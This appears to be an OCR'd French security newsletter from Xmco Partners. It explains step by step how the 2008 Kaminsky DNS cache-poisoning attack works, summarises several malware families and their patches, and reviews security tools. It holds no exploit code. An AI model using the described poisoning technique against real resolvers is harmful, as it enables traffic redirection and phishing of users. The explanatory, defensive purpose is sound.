
1 - n<N pour que l'attaque fonctionne.
2 - Que le serveur A sache effectuer des **requêtes récursives**, c'est-à-dire demander à un autre serveur la réponse.
3 - Que le serveur **pirate usurpe l'identité du serveur B** lors de l'envoi de la fausse réponse.

Le protocole DNS est basé sur le protocole UDP. UDP est un protocole non fiable, car "non connecté". Le protocole UDP peut alors être "spoofé", c'est-à-dire que n'importe qui sur Internet peut **envoyer des paquets UDP en usurpant l'adresse IP source d'un autre serveur** ; et donc dans le cas présent d'un serveur DNS.

Dans notre exemple, le serveur Pirate envoie une fausse réponse forgée en se faisant passer pour le serveur DNS B. La seule sécurité proposée par le protocole DNS afin de garantir l'intégrité d'une réponse DNS repose sur l'identifiant (ID) envoyé avec la question initiale. Ainsi, pour accepter la réponse de B ou du serveur Pirate, le serveur A envoi un numéro ID aléatoire avec sa question et attend cet ID dans la réponse.

La faille est très précisément ici. L'algorithme utilisé pour générer les identifiants des requêtes DNS utilise **un espace de recherche trop restreint**. De plus, les ports sources UDP utilisés sont simplement incrémentés sur la majorité des systèmes voire fixés à la valeur "53".
Un pirate est donc en mesure de prédire l'identifiant et d'envoyer des réponses DNS falsifiées. Cette vulnérabilité peut être exploitée afin de mener une attaque nommée '**DNS Cache Poisonning**'. Ce type d'attaque permet au pirate de répondre avant le véritable serveur DNS de la victime, afin de **rediriger le trafic réseau** vers le serveur de son choix. Afin d'optimiser les temps de réponse, les serveurs DNS enregistrent 'en cache' les réponses. L'attaque persistera donc dans le temps au travers du cache du serveur.

Scénario d'attaque avec Google



1 - L'internaute demande au serveur DNS de son Fournisseur d'Accès à Internet l'adresse IP de www.google.fr.

2 - Le serveur du FAI ne connait pas la réponse et décide de faire une requête récursive au serveur DNS ayant autorité (soit le DNS de Google).

3 - Le pirate envoie massivement des fausses réponses au serveur du FAI en se faisant passer pour le DNS de Google. Le pirate devine l'ID utilisé par le DNS du FAI (c'est la faille).

4 - Le serveur du FAI accepte la fausse réponse du pirate, l'enregistre dans son cache et répond à l'internaute en lui indiquant la fausse adresse IP.
L'internaute est alors dirigé vers un faux site Google. Le faux site pourra alors lui proposer de télécharger des virus, des bots, des malwares, l'envoyer vers d'autres faux sites de commerce en ligne, etc.

Réactions des éditeurs : randomision de l'ID et du port source

Les éditeurs ont été avertis avant l'alerte. Cela leur a permis de préparer et de corriger les serveurs DNS.

Tous les **serveurs DNS publics** configurés pour accepter "les requêtes récursives" étaient (certains le sont certainement encore) vulnérables.
Tous les serveurs DNS (Sun, Linux, AIX, Cisco, Juniper...) basés sur le logiciel BIND (named), version 8 et 9 (CVE-2008-1447)

Enfin, les serveurs **DNS Microsoft Windows** (MS08-037/CVE-2008-1454), certainement les plus implémentés sont également vulnérables.

Les éditeurs, dont Microsoft, augmentent l'entropie, c'est-à-dire l'aspect aléatoire, du choix de l'ID DNS. Les éditeurs modifient également l'entropie dans le choix du port source UDP, qui jusqu'alors était nulle, afin de réduire les chances de réussites d'une telle attaque.

Ainsi, à la réception d'une réponse d'un autre DNS, le serveur *resolver* vérifiera que l'ID est bien le même et que le port source UDP a été respecté.

Bien sûr, nous attendons d'assister à la **BlackHat** le 4 août pour avoir les détails de cette attaque et comprendre comment **Dan Kaminsky** « Deputy Dan » a découvert un moyen efficace d'exploiter la vieille faille des DNS et comprendre pourquoi les éditeurs ont eu si peur.

Références :

[1] http://www.isc.org/index.pl?/sw/bind/bind-security.php
[2] http://www.microsoft.com/france/technet/security/bulletin/ms08-037.mspx

Quelle est cette nouvelle méthode découverte par Dan Kaminsky ?

Suite à une fuite d'information (leakage) malheureuse (voir http://www.matasano.com/log/1105/regarding-the-post-on-chargen-earlier-today/), **certains détails** de cette méthode d'attaque ont été publiés. Ces informations n'ont pas été confirmées par Kaminsky et sont donc à prendre avec précaution.

Notre **première analyse** de la faille donnait quelques pistes sur la vulnérabilité en question et présentait **l'exploitation connue** des failles DNS. Nous vous proposons ici une nouvelle analyse avec les nouveaux détails publiés durant quelques heures Matasano.

Toute l'astuce repose sur le fait que l'attaquant demande un enregistrement volontairement inexistant aux serveurs DNS de la victime. Par exemple : L'attaquant demande la résolution de "inexistant.xmco.com" au serveur DNS du FAI de la victime "ns.fai.com". Pendant que le serveur DNS de "fai.com" réalise une requête récursive pour résoudre ce nom qui n'existe pas, l'attaquant s'empresse d'envoyer une réponse spoofée. Le serveur DNS victime va donc recevoir deux réponses : la première du serveur DNS d'autorité qui ne peut résoudre complètement la requête (nom inexistant) et la seconde du pirate assurant la résolution complète de la requête demandée. Dans le cas où deux réponses légitimes sont reçues par un serveur DNS, **le protocole prévoit d'utiliser la réponse la plus complète**; dans notre exemple, la réponse spoofée par le pirate. Le protocole prévoit dans ce cas d'accorder une grande confiance au serveur dont la réponse et la plus complète : ici, le pirate.

Cette concurrence **sur la confiance** est la base de l'attaque DNS qui a fait la une des médias début juillet.

Toutefois, cette attaque n'est pas aussi simple. En effet, pour que la réponse envoyée par le pirate soit traitée, celle-ci doit contenir **le même identifiant DNS (ID)** utilisé par la requête récursive envoyée au serveur d'autorité (codé sur 16 bits soit 1 chance sur 65536). Le pirate doit donc envoyer de une à un maximum de 65536 requêtes différentes sur le serveur DNS de "fai.com" (10 minutes), avec des demandes pour résoudre de nombreux **noms de domaine INEXISTANTS** (inexistant1.xmcopartners.com, inexistant2.xmco.com..., inexistant65536.xmco.com). À chaque requête, une réponse forgée sera envoyée avec un QID incrémenté.

> **"Ces informations n'ont pas été confirmées par Kaminsky et sont donc à prendre avec précaution..."**


La méthode de Dan Kaminsky ne s'arrête pas là ! En effet, le pirate peut également exploiter **le champ (ou enregistrement) DNS nommé RR : Resource Records**. En insérant un RR additionnel dans la réponse, un pirate pourrait modifier le cache de manière à changer le serveur d'autorité du domaine visé (dans notre exemple "xmco.com").

Comme la réponse du DNS pirate est considérée « de confiance » car plus complète, **le champs RR additionnel sera pris en compte par le serveur DNS victime**.

Nous supposons, donc ici pourquoi Microsoft a corrigé le serveur DNS et le client DNS (le resolver) dans son patch de sécurité de juillet.

Prenons un exemple concret :

- Rappel sur le fonctionnement DNS :




1) Un utilisateur demande l'adresse IP de www.xmco.com à son serveur DNS (ns.fai.com)

2) Le serveur DNS du FAI envoie **une requête récursive** au serveur DNS d'autorité (ns.xmco.com) du domaine « xmco.com ». Cette requête possède un ID (identifiant de sécurité).

3) Le serveur d'autorité renvoie l'adresse IP associée à www.xmco.com au serveur DNS du FAI dans une réponse DNS contenant **le même ID que la requête**.

4) La réponse est alors renvoyée à l'utilisateur.

L'attaque de Dan Kaminsky: étape 1




1) Un pirate envoie de **1 à 65536 requêtes DNS** concernant des noms inconnus (inexistantXXXX.xmco.com) au serveur DNS du FAI (ns.fai.com) de la victime. Ce serveur envoie alors des requêtes récursives au serveur DNS d'autorité du domaine « xmco.com » (ns.xmco.com).

2) Le serveur DNS « ns.xmco.com » répond en indiquant que **le nom demandé est inconnu**. La réponse contient uniquement l'adresse du domaine **NX** (l'adresse de xmco.com) avec l'identifiant contenu dans la requête.

Le pirate renvoie également une réponse spoofée avec un champ RR additionnel malicieux pour chaque requête envoyée en espérant que le ID utilisé soit le même que celui utilisé avec le serveur d'autorité (ns.xmco.com). Seule la réponse forgée possédant le bon ID sera traitée.

L'attaque de Dan Kaminsky: étape 2

Une fois que le pirate a lancé les nombreuses requêtes DNS et les réponses associées, ce dernier trouve l'une des réponses envoyées par le pirate **contient le bon ID DNS (ici 2222)**.



1) Le pirate envoie une requête DNS sur le nom de domaine inexistant « inexistant02222.xmco.com » au serveur DNS du FAI (82.82.82.82)

2) Le serveur DNS du FAI renvoie la requête au serveur d'autorité de « xmco.com » (ns.xmco.com) avec le ID=2222.

3) Le pirate envoie une réponse DNS spoofée avec l'ID=2222 et l'adresse IP de « inexistant02222.xmco.com ». Cette réponse inclut également un champ RR afin de mettre à jour le cache du serveur DNS du FAI et de modifier l'adresse IP du serveur d'autorité de « xmco.com » par l'adresse IP du serveur DNS du pirate.

Le serveur d'autorité a également envoyé une réponse or celle-ci indique que le nom « inexistant02222.xmco.com » est inconnue.

Le serveur DNS du FAI va donc recevoir **2 réponses DNS légitimes**. Toutefois, seule la réponse forgée par le pirate sera prise en compte, car elle résout complètement le nom de domaine « inexistant02222.xmco.com ».

L'instruction RR remplacera également le cache du serveur DNS du FAI. Ainsi, **toutes les nouvelles requêtes DNS** (*.xmco.com) de tous les clients du serveur DNS du FAI seront redirigées vers le serveur DNS du pirate.

Le pirate **maîtrise désormais le domaine xmco.com** : toutes les résolutions de noms pour ce domaine seront transmises au DNS pirate.

Nous reviendrons en détails sur cette vulnérabilité dès lors que Dan Kaminsky aura publiquement dévoilé les détails son attaque et la preuve de concept associée...

Des virus, toujours des virus...

Le premier véritable virus pour Mac OS X exploite une vulnérabilité du système

Il est communément admis que les systèmes Apple ne sont pas sujets aux virus car ceux-ci sont basés sur un noyau Unix. Les utilisateurs ne sont donc pas Administrateur de leur poste.

C'est un fait. Les experts en sécurité informatique pouvaient cependant émettre une réserve : « Oui, tant qu'il n'y a pas d'exploit local permettant au virus de passer Administrateur ». C'est malheureusement une chose temporairement possible avec la découverte la faille d'élévation de privilèges présentée ci-dessus. En effet, un nouveau virus vient de faire son apparition, quelques heures après la découverte de la vulnérabilité.

Ce dernier baptisé ***AppleScript.THT*** se matérialise sous la forme d'un AppleScript compilé sous le nom **ASthtv05** (60KB) permettant au pirate de prendre le contrôle total du système (exécution de code, captures d'écran avec le logiciel iSight, enregistrement les frappes clavier, vols des mots de passe de l'utilisateur piégé, désactivation des messages systèmes…).

INFO...

Et Symbian OS ?

Les plateformes mobiles sont également victimes de virus. Le dernier en date affecte les plateformes Symbian S60 de troisième génération et se matérialise sous la forme d'une archive Jar (lecteur vidéo java) 'iSexPlayer.jar'. Cette dernière, destinée à visualiser des vidéos pornographiques, est actuellement répandue sur Internet.

Une fois installée sur le système, l'application incite l'utilisateur à devenir membre. L'utilisateur acceptant l'invitation ne peut plus l'annuler. Il doit alors autoriser l'application à envoyer un SMS surtaxé de deux euros.
Une fois l'autorisation accordée, le malware effectue à l'insu de l'utilisateur, en moyenne 7 appels internationaux par jour.


GPcode, un ransomeware coriace

Un nouveau virus de la famille des '**Ransom ware**' a fait son apparition au début du mois de Juin. Ce dernier, variante du virus 'Gpcode' s'est peu à peu répandu et a certainement énervé plus d'une victime.

En effet, **Gpcode** est un virus chiffrant les fichiers situés sur le poste de travail d'un utilisateur infecté.
Tout d'abord, le virus recherche sur les disques durs locaux la présence de fichiers aux extensions suivantes .doc, .txt, .pdf, .xls, .jpg, .png, .cpp, .h... Ces derniers sont alors dupliqués. Le premier exemplaire (document original) est supprimé tandis que le second exemplaire devient chiffré avec **une clé RSA de 1024 bits** et devient donc inutilisable...

Une fois les fichiers chiffrés, le virus affiche des messages d'alerte, incitant l'utilisateur à contacter le pirate afin d'acheter le programme de déchiffrement (virus appelé communément 'Ransom ware'), restaurant les fichiers dans leur état original.

De plus, le fichier texte suivant est alors créé à la racine de chaque répertoire :



Le virus est aujourd'hui détecté sous le nom 'Virus.Win32.Gpcode.ak'. Son exécution est ainsi empêchée par les antivirus mis à jour.

La version précédente de Gpcode utilisait une clé de 660 bits mal implémentée et avait été cassée par les chercheurs du laboratoire antiviral Kaspersky. Cette fois-ci, la tâche devient nettement plus difficile, car

l'implémentation du chiffrement RSA ne comporte aucun problème.

Une solution de contournement a été trouvée par les équipes du laboratoire Kasperski et consiste à utiliser un logiciel permettant de récupérer les fichiers supprimés.

Kaspersky a donc développé un logiciel nommé

StopGpcode, basé le projet Open Source *PhotoRec* de **Christophe Grenier** de la société *cgsecurity.*

Références :

[1] http://www.cgsecurity.org/wiki/Main_Page
[2] http://www.f-secure.com/v-descs/gpcode.shtml

INFO...

Firefox et les extensions cachées

Les extensions Firefox se composent d'un fichier .xpi permettant leur installation. Celles-ci permettent d'ajouter de nouvelles fonctionnalités au navigateur (voir Actu-Secu n°19). Cependant, ces extensions sont dotées de privilèges élevés (envoi de requêtes AJAX sur d'autres domaines que celui visité, interaction avec les composants du navigateur ...).

Les malwares sont friands de ces extensions permettant notamment le vol d'identifiants et de comptes bancaires ...L'extension 'FFsniFF' [3] en est l'exemple. Cette dernière permet, à la soumission de chaque formulaire contenant un mot de passe, d'envoyer par mail à un pirate, le contenu du formulaire.

Une fois installée, cette extension n'apparait pas dans le gestionnaire d'extension. L'utilisateur est alors dupé, ne pouvant désinstaller cette extension.

Le virus ZLOB s'attaque aux routeurs

Le virus Zlob [1] plus connu sur le nom de ***DNSChanger*** a également été mis à jour.

Ce virus, développé en 2006, permet de modifier les configurations des serveurs DNS. Le Domain Name System (DNS) est un système permettant d'établir une correspondance entre une adresse IP et un nom de domaine.

Le virus tente de contaminer les routeurs en **testant** un certain nombre de **comptes par défaut** (Linksys, Cisco, Netgear, ...) sur les accès telnet, SSH...
La liste de ces identifiants par défaut est constituée de 761 combinaisons.

Une fois installé sur l'équipement infecté, le virus tente de changer la configuration DNS du routeur.

Grâce à cette manipulation, les pirates peuvent ainsi rediriger leurs victimes sur des sites de leur choix.
En effet, lorsqu'un utilisateur demande de visiter le site www.xmcopartners.com par exemple, les serveurs DNS retournent l'IP 91.121.7.172 .
En modifiant la configuration DNS statique, les pirates peuvent alors spécifier d'associer le site xmcopartners vers l'IP de leur serveur pirate.

Les premières versions du virus se contentaient de modifier le fichier 'C:/WINDOWS/system32/drivers/etc/hosts' sur le poste infecté. Ce fichier se comporte comme un serveur DNS, il fait la correspondance entre les adresses IP et les noms de domaines.

En s'attaquant directement au routeur, le virus peut compromettre tous les utilisateurs du réseau.

Des attaques de **Phishing** peuvent être menées grâce à ce procédé (redirection vers des faux sites : banques, ebay...) afin de voler des comptes, ou des données confidentielles.

Afin d'éviter toute contamination, nous vous conseillons de respecter les quelques règles de base à savoir :

☑ Changer le mot de passe par défaut de votre routeur en utilisant un mot de passe solide (caractères spéciaux, nombres, majuscules, minuscules
☑ Configurer votre routeur afin d'autoriser uniquement certaines adresses IP à accéder à l'interface d'administration
☑ Maintenez à jour votre firmware.
☑ Désactiver UPnP (;-)

Références :

http://extremesecurity.blogspot.com/2008/06/use-default-password-get-hijacked.html

Liste des outils bien utiles

Chaque mois, nous vous présentons, dans cette rubrique, les outils libres qui nous paraissent utiles et pratiques.

Ces utilitaires ne sont en aucun cas un gage de sécurité et peuvent également être un vecteur d'attaque.

Nous cherchons simplement à vous faire part des logiciels gratuits qui pourraient faciliter votre travail ou l'utilisation quotidienne de votre ordinateur.

Ce mois-ci, nous présenterons plusieurs logiciels Sécurité : coffre-fort électronique et deux outils pour les administrateurs...

XMCO | Partners


Après avoir présenté quelques extensions Firefox (de retour le mois prochain), nous nous sommes intéressés aux logiciels de chiffrements (gestionnaire de mots de passe et de partition), capables de stocker des mots de passe ou informations sensibles de manière sécurisée.

Nous présenterons donc trois logiciels de ce type (Windows et Mac) ainsi que deux logiciels pratiques.

- Flying Bit Password Keeper
- KeePass
-
- TrueCrypt
- AxBan : un tueur d'Active X


Flyingbit

Gestionnaire d'informations sensibles

Utilité	★★★★★
Type	Sécurité
Système d'exploitation	Windows
Description	Comme chacun a pu en faire l'expérience, rester "secure" demande une mémoire d'éléphant. Les dizaines de comptes (login réseau, email, serveur, machines personnelles, compte en banque, FTP, SSH...) doivent être unique pour éviter tout vol d'information. Le POST-IT est devenu au fils des années, le moyen le plus utilisé en entreprise pour y écrire ses mots de passe mais malheureusement le mois sécurisé de tous. Des logiciels permettent donc de gérer la sécurité du stockage de vos informations sensibles. Flyingbit est l'un d'entre eux et remplit parfaitement sa mission. Un seul mot de passe est désormais nécessaire pour accéder à l'ensemble de ses mots de passe stockés dans une base de données chiffrée.
Capture d'écran	
Téléchargement	Flyingbit est disponible à l'adresse suivante : http://www.flyingbit.com/downloads/
Avis XMCO	Flyingbit est un des logiciels du marché capable de répondre aux besoins de stockage d'informations sensibles. Dotée d'un interface simple, ce dernier deviendra rapidement votre compagnon préféré.


KeePass

Gestionnaire d'informations sensibles

Utilité	★★★★★
Type	Sécurité
Système d'exploitation	Windows/Linux/Mac OS X/Blackberry/PalmOS/Symbian...
Description	Toujours dans le même genre, un autre outil nommé KeePass propose exactement les mêmes services que l'outil précédent : classification des informations, générateur de mots de passe solides, copie dans le presse papier, sauvegarde chiffrée de la base de données...
Capture d'écran	
Téléchargement	Keepass est disponible à l'adresse suivante : http://keepass.info/download.html
Avis XMCO	KeePass est également un des logiciels libres capable de répondre à ce type de besoin. De plus, l'éditeur fournit également une version portable, ne nécessitant aucune installation particulière ainsi que des versions pour équipements mobiles (Symbian OS, PocketPC, PalmOS, Blackberry...De quoi emmener tous vos mot de passe en vacances sans le moindre risque!


TrueCrypt

Logiciel de chiffrement

Utilité	★★★★★
Type	Sécurité
Système d'exploitation	Windows/Linux/Mac OS X...
Description	TrueCrypt est un logiciel qui permet de chiffrer à la volée chaque document sauvegardé, de façon transparente pour l'utilisateur. Utilisant des algorithmes forts (AES, Triple DES…), cet outil se configure simplement. Il suffit de créer un fichier appelé "conteneur" qui stockera les fichiers chiffrés. Ce conteneur doit être affecté à un volume qui ne pourra être accessible qu'avec un mot de passe entré dans l'interface du logiciel. Ainsi, lorsque ce volume est « démonté », personne ne pourra accéder à vos données.
Capture d'écran	
Téléchargement	TrueCrypt (6.0a) est disponible sur de nombreuses plateformes à l'adresse suivante : http://www.truecrypt.org/downloads.php
Avis XMCO	TrueCrypt est un logiciel pratique. Toutes vos données écrites sur un volume créé au préalable sont chiffrées de manière transparente. Les informations sensibles peuvent donc être gardées et stockées en toute tranquillité. Attention toute fois de configurer correctement ce logiciel. Une fois le mot de passe saisi pour accéder à la partition chiffrée, celui-ci reste donc accessible par les virus...Prenez donc garde à bien fermer la partition ou de manière automatique après un certain temps d'inactivité...

AxBan

Gestion des Kill bit

Utilité	
Type	Administration
Système d'exploitation	
Description	Dans une autre catégorie, passons maintenant à un utilitaire qui ravira les administrateurs système. En effet, les failles de sécurité relatives aux Active X sont légions, mais les éditeurs mettent souvent quelques jours voire quelques semaines avant de corriger les problèmes. Afin d'empêcher les exécutions de ces contrôles dangereux, il est possible d'ajouter une valeur nommée killbit qui bloquera l'Active X en question. Cependant, aucun outil ne permettait jusqu'à présent d'ajouter un *kill bit* de manière simple. AxBan est un logiciel léger capable de bloquer les Active X de votre choix.
Capture d'écran	
Téléchargement	La dernière version de AxBan est disponible à l'adresse suivante : http://portal.erratasec.com/axb/AxBan.exe
Avis XMCO	AxBan est un logiciel pratique. Il vous permet de connaître les Active X installés sur votre machine et de pouvoir les bloquer en un clic de souris.

À propos de l'ActuSécu

L'ActuSécu est un magazine numérique rédigé et édité par les consultants du cabinet de conseil Xmco Partners.
Sa vocation est de fournir des présentations claires et détaillées sur le thème de la sécurité informatique, en toute indépendance. Il s'agit de notre newsletter.

Tous les numéros de l'ActuSécu sont téléchargeables à l'adresse suivante:
http://www.xmcopartners.com/actualite-securite-vulnerabilite-fr.html

À propos du cabinet Xmco Partners

Fondés en 2002 par des experts en sécurité, dirigée par ses fondateurs, nous n'intervenons que sous forme de projets forfaitaires avec engagement de résultats.
Les tests d'intrusion, les audits de sécurité, la veille en vulnérabilité constituent nos axes majeurs de développement pour notre cabinet.

Parallèlement, nous intervenons auprès de Directions Générales dans le cadre de missions d'accompagnement de RSSI, d'élaboration de schéma directeur ou encore de séminaires de sensibilisation auprès de plusieurs grands comptes français.

Contacter le cabinet Xmco Partners

Pour contacter le cabinet Xmco Partners et obtenir des informations sur notre métier : 01 47 34 68 61.
Notre site web : http://www.xmcopartners.com/